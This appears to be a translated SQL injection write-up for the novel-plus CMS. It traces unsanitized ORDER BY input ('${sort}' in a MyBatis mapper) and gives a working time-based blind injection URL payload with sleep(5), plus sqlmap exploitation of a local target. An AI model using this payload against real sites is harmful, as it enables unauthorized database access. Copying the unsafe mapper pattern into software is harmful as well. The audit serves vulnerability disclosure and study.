Application Introduction

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

Vulnerability Introduction


Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

Code Audit Process

The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done

There is a list method under the dict controller in the common module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up



Before entering the list method, the parameters are processed by the query object, but the processing is very unsafe

Then call the list method of the dictService interface class

```
1 个实现
List<DictDO> list(Map<String, Object> map);

1 个实现
```

Continue tracing back to the Dao interface layer

```
@Override
public List<DictDO> list(Map<String, Object> map) {
    return dictDao.list(map);
}
```


Finally locate the Dictmapper.xml file

```
<select id="list" resultType="com.java2nb.common.domain.DictDO">
    select
    `id`,`name`,`value`,`type`,`description`,`sort`,`parent_id`,`create_by`,`create_date`,`update_by`
    from sys_dict
    <where>
        <if test="id != null and id != ''"> and id = #{id} </if>
        <if test="name != null and name != ''"> and name = #{name} </if>
        <if test="value != null and value != ''"> and value = #{value} </if>
        <if test="type != null and type != ''"> and type = #{type} </if>
        <if test="description != null and description != ''"> and description = #{description} </if>
        <if test="sort != null and sort != ''"> and sort = #{sort} </if>
        <if test="parentId != null and parentId != ''"> and parent_id = #{parentId} </if>
        <if test="createBy != null and createBy != ''"> and create_by = #{createBy} </if>
        <if test="createDate != null and createDate != ''"> and create_date = #{createDate} </if>
        <if test="updateBy != null and updateBy != ''"> and update_by = #{updateBy} </if>
        <if test="updateDate != null and updateDate != ''"> and update_date = #{updateDate} </if>
        <if test="remarks != null and remarks != ''"> and remarks = #{remarks} </if>
        <if test="delFlag != null and delFlag != ''"> and del_flag = #{delFlag} </if>
    </where>
    <choose>
        <when test="sort != null and sort.trim() != ''">
            order by ${sort} ${order}
        </when>
        <otherwise>
            order by id desc
        </otherwise>
    </choose>
    <if test="offset != null and limit != null">
        limit #{offset}, #{limit}
    </if>
</select>
```


Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing.Because there are query processing parameters, so we need to add the necessary parameters such as limit, offset, etc.

/sys/menu/list?&limit=10&offset=0&order=desc&sort=
(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)



The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test



As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained